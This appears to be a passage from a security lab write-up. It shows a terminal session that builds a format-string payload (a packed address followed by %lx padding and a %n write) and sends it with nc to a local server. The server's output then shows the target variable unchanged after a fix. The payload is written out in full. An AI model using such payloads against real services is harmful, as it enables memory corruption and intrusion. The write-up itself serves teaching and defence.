root@ubuntu:~# echo $(printf "\x10\x00\xf3\xc1\x3e\x56\x00\x00")%.16lx%.16lx%.16lx%n > input
bash: warning: command substitution: ignored null byte in input
root@ubuntu:~# cat input
>V%.16lx%.16lx%.16lx%n
root@ubuntu:~# cat input| nc -u 127.0.0.1 9090
```

```
root@ubuntu:~# ./server
The address of the input array: 0x00007ffd1ca5f130
The address of the secret: 0x0000562d5fcba008
The address of the 'target' variable: 0x0000562d5fcbc010
The value of the 'target' variable (before): 0x1122334455667788
The rbp value inside myprintf() is: 0x00007ffd1ca5f020
>V%.16lx%.16lx%.16lx%n
The value of the 'target' variable (after): 0x1122334455667788
```

Hence the fix helped in overcoming the format string vulnerability.